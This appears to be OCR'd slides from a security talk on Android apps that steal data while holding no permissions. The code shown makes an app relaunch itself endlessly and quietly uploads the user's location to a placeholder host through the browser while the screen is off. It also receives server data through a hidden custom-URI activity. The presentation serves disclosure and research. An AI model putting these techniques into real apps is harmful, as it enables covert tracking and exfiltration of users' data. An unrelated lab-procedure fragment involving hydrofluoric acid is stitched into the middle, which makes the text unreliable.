


```
// RestartService
public void onCreate() {
    super.onCreate();
    startActivity(new Intent(getApplicationContext(), MaliciousActivity.class)
                  .addFlags(Intent.FLAG_ACTIVITY_NEW_TASK));
}
```

CIRCLE OF DEATH WITH 0 PERMISSIONS

- To remove boot into safe mode (No non-system apps are able to run) and uninstall the malicious application.

- Bonus points: Maximize volume and play an obnoxious sound.




UPLOAD WITH 0 PERMISSIONS

- Apps or games not requesting INTERNET seem low risk.
- Your sandbox can’t access the internet.
- Ask your neighbor!
- Pop open a browser.

NetHack

```
startActivity(new Intent(Intent.ACTION_VIEW,
    Uri.parse("http://mysite.com/data?lat=" + lat + "&lon=" + lon)));
```

UPLOAD
WITH 0 PERMISSIONS




- Can we do this secretly?
- Obscuring browser (onPause()) stops page from loading.

```
32.175.xxx.xxx - - [03:30:36] "GET /data?lat=123.2&lon=32.2 HTTP/1.1" 404 203
```

UPLOAD WITH 0 PERMISSIONS

- How about we only pop up browsers when the screen is off?
  - Need to close browser when the screen turns on
  - Bonus Points: Redirect to `http://www.google.com` when you're done (or read browser history from logs)

UPLOAD
WITH 0 PERMISSIONS



```
// Lets send if no one is looking!
PowerManager pm = (PowerManager) getSystemService(Context.POWER_SERVICE);
if (!pm.isScreenOn()) {
    Log.e("NetHack", "Screen off");
    startActivity(new Intent(Intent.ACTION_VIEW,
        Uri.parse("http://mysite/data?lat=" + lat + "&lon=" + lon)).setFlags
        (Intent.FLAG_ACTIVITY_NEW_TASK));
    mBrowserDisplayed = true;
} else if (mBrowserDisplayed) {
    Log.e("NetHack", "Screen on");
    startActivity(new Intent(Intent.ACTION_MAIN).addCategory
        (Intent.CATEGORY_HOME));
    mBrowserDisplayed = false;
}
```


But what about two way communication?

`INTERNET` WITH 0 PERMISSIONS

- Pop browser to page with downloadable content-type (`http://mysite.com/data.zip`)
- Default Android browser automatically saves it to `/sdcard/downloads/data.zip`
- But there are some downsides...

INTERNET WITH 0 PERMISSIONS

- No way to clear notifications
- To clean up the filesystem you need to request `WRITE_EXTERNAL_STORAGE`
  - Automatically requested if you target Android 1.5



July 25, 2010 1:08 AM

Download complete 1:07 AM

data-69.zip
Download complete 1:05 AM

data-120.zip
Download complete 1:05 AM


data-119.zip
Download complete 1:05 AM

data-126.zip
Download complete 1:04 AM

noon Go to airport SFO

`INTERNET` WITH 0 PERMISSIONS

- How about a custom URI receiver?
- Google Maps uses **`geo:latitude,longitude?zoom`** to automatically launch their App
  - We can do the same!



INTERNET
WITH 0 PERMISSIONS

```
<!-- AndroidManifest.xml -->
<activity android:name=".NetHackReceiver">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="nethack" android:host="data"/>
    </intent-filter>
</activity>
```

- We can register ourselves for `nethack://`
- Redirect our page from before to `nethack:data?param=server_data`
- This has to be an `<activity>`, not a `<receiver>` (It is meant for foreground interactions)

INTERNET
WITH 0 PERMISSIONS

```
public class NetHackReceiver extends Activity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        Log.e("NetHack", "URI: " + getIntent().toURI());
        finish(); // So no one ever sees this activity
    }
}
```

```
E/NetHack ( 8647): URI: nethack:data?param=MySecret
#Intent;action=android.intent.action.VIEW;category=android.intent.category.BROWSABLE;la
unchFlags=0x400000;component=com.lookout.nethack/.NetHack;end
```

- Activity is never seen if you call finish() in onCreate()
- Data is available in the Intent
- Bonus Points: New tab for nethack URI and redirect original page to `http://google.com`

`INTERNET`
WITH 0 PERMISSIONS


Demo

APPLICATION LOGGING

```
import android.util.Log;
...
public class MyClass {
...
  private static final String TAG = "MyLogTag";
...
  Log.d(TAG, "Some log content goes here”);
...
}
```

LOG DEVICES

- Main – /dev/log/main
- Events – /dev/log/events
- Radio – /dev/log/radio
- System – /dev/log/system



Page 4.

10. Repeat step 8 but use 4th cont. tube.
11. Carry to Crocker Lab. (with 3rd cont. tube, 6 N HF, and wax bottle marked "3rd 43 filtrate") and continue as in step 7. approx [illegible]
12. Repeat step 8 ~~[illegible]~~
~~bakelite [illegible] tube~~
13. Carry to Crocker Lab. (with ~~[illegible]~~ cont. tube, 6 N. HF and wax bottle marked "4th 43 filtrate") and continue as in step 7. [illegible] Wed. Mar. 5
~~14. [illegible] to [illegible]~~
14. Repeat step 8.
15. Repeat step 13. ~ 5 P.M. Wed. Mar. 5
16. Repeat step 8
17. Repeat step 8, except use final bakelite tube. ~ 12:30 P.M. Thurs. Mar. 6
18. [illegible] put into Pt dish (1.5 cm. [illegible]) [illegible] ~ 5 P.M. Thurs. Mar. 6

This is called sample A.

/DEV/LOG/EVENTS

*“This is **not** the main "logcat" debugging log (Log)! These diagnostic events are for system integrators, not application authors.”*

(android.util.EventLog reference)

```
I/force_gc(  372): bg
I/dvm_gc_info(  372): [8462382925454000962,-9202961561028941785,-4012281790553425882,8525709]
I/dvm_gc_madvise_info(  363): [688128,311296]
I/dvm_gc_madvise_info(  372): [479232,311296]
I/force_gc(  382): bg
I/dvm_gc_info(  382): [7526750061301363334,-9210279910440200153,-4012281790553425882,8525709]
I/force_gc(  178): bg
I/dvm_gc_madvise_info(  382): [512000,307200]
I/dvm_gc_info(  178): [8315180330336522432,-9221538084707051476,-4007778190926055386,8525813]
I/force_gc(  567): bg
I/dvm_gc_info(  567): [7218827569570034728,-9170310257555277784,-4011718840600004570,8525709]
I/dvm_gc_madvise_info(  178): [671744,311296]
I/dvm_gc_madvise_info(  567): [483328,315392]
I/force_gc(  235): bg
I/dvm_gc_info(  235): [7146757855084082108,-9181568294349572049,-4006370816042502106,8554528]
I/dvm_gc_madvise_info(  235): [638976,303104]
I/dvm_gc_info( 1225): [7161125164967880680,-8904595954992383958,-3999052466648025050,8628270]
I/dvm_gc_madvise_info( 1225): [2109440,311296]
I/battery_level(   89): [95,4188,281]
I/force_gc(  235): bg
I/dvm_gc_info(  235): [7146757855084016338,-9201834492672739281,-4006370816042502106,8554528]
I/dvm_gc_madvise_info(  235): [638976,303104]
```

/DEV/LOG/RADIO

